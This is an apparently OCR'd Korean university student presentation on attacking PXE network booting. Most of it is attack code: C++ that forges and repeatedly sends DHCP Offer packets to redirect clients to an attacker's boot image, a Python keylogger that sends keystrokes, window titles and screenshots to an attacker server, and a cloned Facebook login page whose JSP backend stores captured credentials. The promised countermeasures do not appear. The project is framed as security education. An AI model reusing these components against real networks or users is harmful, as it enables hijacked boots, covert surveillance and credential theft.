PXE 부팅 취약점 분석 및 해킹 툴 제작과 보안 대책안

2018. 11. 7

중부대학교 정보보호학과

담당교수 : 유승재 교수님

1 조 장한빈
정영호
김영석
민유진
김인수

목차

조원 편성

이 름	역 할
장한빈	PXE Booting 및 PXE 환경 구축 (프로젝트 총괄)
김인수	PXE Booting 및 PXE 환경 구축
민유진	Web Server 구축 및 연동, 공격 Tool 제작
정영호	패킷 분석 및 공격 프로그래밍
김영석	패킷 분석 및 공격 프로그래밍

주제 선정(1/2)

PXE란?(Preboot eXcutable Environment)


부팅용 HDD나 USB없이 네트워크를 통하여 부팅하는 컴퓨터 운용방식

◈ PC방, 학교/학원 강의실에서
"노하드"라는 이름으로 널리
쓰이는 체제로 부팅할때 마다
초기화된 상태의 운영체제가 작동

▷ HDD 미장착으로 인한 경제 경감

▷ 서버의 패치로 모든 클라이언트를
설정 없이 관리 가능

▷ 서버 장애 시 클라이언트 운용 불가




주제 선정(2/2)

보안 취약요인 및 주제 선정


- PXE 부팅방식은 공격자가 네트워크에 침투시 다수 이용자를 대상으로 공격가능
- 서버가 관리하는 모든 Client의 부팅 제어권을 한순간에 탈취할 수 있으며 상용서비스로 취약점 노출 시 파급영향이 상당

➡ PXE 부팅의 취약점 공격을 통해 보안문제에 대한 경각심을 일깨움과 동시에 해결 가능한 보안 대책방안을 제시




PXE 동작 원리

동작 원리




구상도(1/3)

동작 원리


부팅 요청
서버
공격자 서버
사용자 PC
사용자 PC
세션탈취 과정
서버
사용자 PC
공격자 서버
DHCP Discover (Broadcast) <부팅 요청>
DHCP Offer (Broadcast) <응답> 연결 실패
DHCP Offer 변조 패킷 생성 세션 탈취
DHCP Request (Broadcast) <요구>
DHCP Ack (Broadcast) <응답>


구상도(2/3)

동작 원리


제작된 Exploit Kit에 의해
DHCP서버보다 빠르게
Offer Packet을 송신
공격자 서버로 부팅
공격자
공격자 서버
Network
서버
세션이 이미 완료되어
DHCP연결 세션이 빼앗김
공격자 서버와
세션 연결 완료
부팅요청 Broadcast

구상도(3/3)

작업 계통도


네트워크 부팅
공격자 & 서버 유무
NO
YES
DHCP Discover
공격자 서버 유도
DHCP Server
공격자 DHCP Server
IP 할당 및 부팅 이미지 전송
IP 할당 및 악성 부팅 이미지 전송
부팅 완료
부팅 완료 및 정보 탈취

추진 경과

기간 (2018년) / 작업	3월	4월	5월	6월	7월	8월	9월	10월
PXE 환경 구축								
공격기술 탐색 및 결정								
Exploit 툴 제작								
해킹 Tool 제작								
코드 수정								
Web Server 제작 및 연동								
패치 및 방안								
PPT 및 보고서 완성								

개발 환경 및 시스템 구현(1/7)

개발 환경

OS

Ubuntu Linux → 정상 서버

windows 10 → 공격자 서버

Web Server

Tomcat 8 → Phishing site 서버

DB

MySQL → Phishing site 계정 정보저장

Development Language

Python 3.5 → Keylogger

JSP → Phishing site 제작

C++ → exploit tool 제작

개발 환경 및 시스템 구현(2/7)

시스템 구현 : Exploit Tool(1/2)

패킷 수집

```
if(bs->message_type==0x01) //discover
{
```

변조 패킷 생성

```
bs->next_server_ip_addr=*ps->using_attacker_dhcp_server_ip();
cc.get_udphdr(up);
cc.get_pesudo(udpchecksum);
up->check=htons(cc.checksum(udpchecksum));
ps->make_dhcp_packet((uint8_t*)up,sizeof(struct udphdr),true);//udp 데이터 패킷 생성
ps->pre_packet_length+=sizeof(struct udphdr);//udp 패킷뒤에 bootstrap이 붙음으로 길이 측정해놓음
ps->make_dhcp_packet((uint8_t*)bs,ps->using_dhcp_data_length(),true);//bootstrap 데이터 패킷 생성
//ps->show_dhcp_packet();
check2=1;
//패킷 데이터를 공격자의 데이터로 변조
```

PXE 서버에서 수집한 데이터를 이용하여 패킷을 변조

개발 환경 및 시스템 구현(3/7)

시스템 구현 : Exploit Tool(2/2)

Offer 패킷 전송

```
void send_dhcp_offer(parse *ps){//생성된 offer패킷 전송
    atomic<bool> run{true};
    thread detect(detect_tftp_packet,ps,ref(run));
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t *pcd;
    pcd=pcap_open_live(ps->using_interface(),BUFSIZ,1,1,errbuf);
    while(run)
    {
        cout << ">> Send DHCP Packet !!" << endl;
        pcap_sendpacket(pcd,(const u_char*)ps->using_dhcp_packet(),ps->using_dhcp_length()); //temp
        sleep(1);
    }
    if(detect.joinable()==true)
       detect.join();
}
```

공격자 서버의 OS(Keylogger 등 내장)로 부팅시키기 위한
변조 패킷을 Client에게 전송

개발 환경 및 시스템 구현(4/7)

시스템 구현 : Keylogger(1/2)

Server.py

```
class MyTcpHandler(socketserver.BaseRequestHandler):
    userman = UserManager() # 클래스 객체 생성

    def handle(self): # 스레드로 동작
        print('[%s] 연결됨' %self.client_address[0]) # Client 주소
        username = self.registerUsername() # 사용자 등록
        try:
            while True:
                decoded_msg = ''
                # TODO  !!!
                while not len(decoded_msg) or decoded_msg[-1] != '₩n':
                    msg = self.request.recv(1)
                    decoded_msg += msg.decode()
                size = int(decoded_msg.strip())
                msg = ""
                while size:
                    msg += chr(self.request.recv(1)[0]) # 메시지 수신
                    size -= 1
                print(len(msg))
                print("[%s]"%(username))
                try:
                    datas = pickle.loads(msg.encode('latin1'))
                    if type(datas) == type([]):
                        for data_type, data in datas:
                            if data_type == 0:
                                print(data)
                            elif data_type == 1:
                                path = SCREENSHOT_PATH + username + ".bmp"
                                with open(path, "wb") as f:
```

공격자 서버가 키보드 입력 값을 수신하여 어떤 프로그램에서 어떤 키 값을 입력하는지 Client의 행동을 감시

개발 환경 및 시스템 구현(5/7)

시스템 구현 : Keylogger(2/2)

Client.py

```
def getCurWinTitle():
    try:
        pid = ctypes.wintypes.DWORD()
        hwnd = win32gui.GetForegroundWindow()
        winTitle = win32gui.GetWindowText(hwnd)

        ctypes.windll.user32.GetWindowThreadProcessId(hwnd, ctypes.byref(pid))
        # processID 가져오기
```

```
    img = Image.open('C:\screen\screenshot2.bmp')
    img.thumbnail((img.size[0] / 5, img.size[1] / 5))
    img.save('tmp.bmp')
    with open('tmp.bmp', 'rb') as f:
        raw = base64.b64encode(f.read())
        # 이미지 바이너리 데이터는 type 1
        data_queue.append((1, raw))
```

```
def checkKeyTime():
    global keyTime, NOTIFY_SECOND, data_queue
    while True:
        # 일정시간 입력이 없다면 큐를 출력하고 비우기.
        if int(datetime.datetime.now().timestamp()) - keyTime > NOTIFY_SECOND and data_queue:
            print_queue(data_queue)
            data_queue = []
            keyTime = int(datetime.datetime.now().timestamp())
        # 만약 큐에 쌓인 데이터가 20개 이상이라면 출력 후 비우기
        if len(data_queue) >= 20:
            print_queue(data_queue)
            data_queue = []
        # 0.01초 단위로 검사
        time.sleep(0.01)
```

Keylogger가 Client의 PID, ScreenShot 등의 정보를 공격자 서버로 전송 ⇨ 공격자 서버가 Client를 점거

개발 환경 및 시스템 구현(6/7)

시스템 구현 : Phishing Site(1/2)

facebook

```
class="menu_login_container rfloat _ohf" data-
testid="royal_login_form"><form id="login_form"
action="https://www.facebook.com/login.php?
login_attempt=1&amp;lwv=110" method="post" novalidate="1"
onsubmit=""><input type="hidden" name="lsd" value="AVpOjJ1T"
```

Phishing site를 통해 Client의 로그인 정보를 탈취,
공격자 DB에 저장하기 위해 facebook site의 로그인 URL을 찾음

Phishing Site란? 실제와 유사한 웹 페이지를 사칭해 가짜 사이트를 띄워 사용자의 로그인 정보를 입력하도록 유도하여 각종 공격이나 금전적 범죄 등에 피해를 일으키는 수법

```
action="login.jsp" method="post" novalidate="1"
onsubmit="return window.Event &amp;&amp; Event.__inlineSubmit
```

로그인 URL을 공격자 DB 연동 페이지 경로로 수정

개발 환경 및 시스템 구현(7/7)

시스템 구현 : Phishing Site(2/2)

```
<%@page import="java.sql.*"
contentType="text/html;charset=utf-8"%>
<script>
alert("이메일 또는 비밀번호 오류입니다.");
location.href="https://www.facebook.com";
</script>
<%
String email = request.getParameter("email");
email = new String(email.getBytes("8859_1"),"UTF-8")
```

login.jsp

```
Connection one = null;
String url = "jdbc:mysql://localhost:3306/tb";
one = DriverManager.getConnection(url, "root", "12345"
Statement two;
two = one.createStatement();
int money;
String query;
query = "insert into tfb values(";
query +="'" + email + "',";
```

리다이렉트될 실제 facebook site와 DB 연동 지정

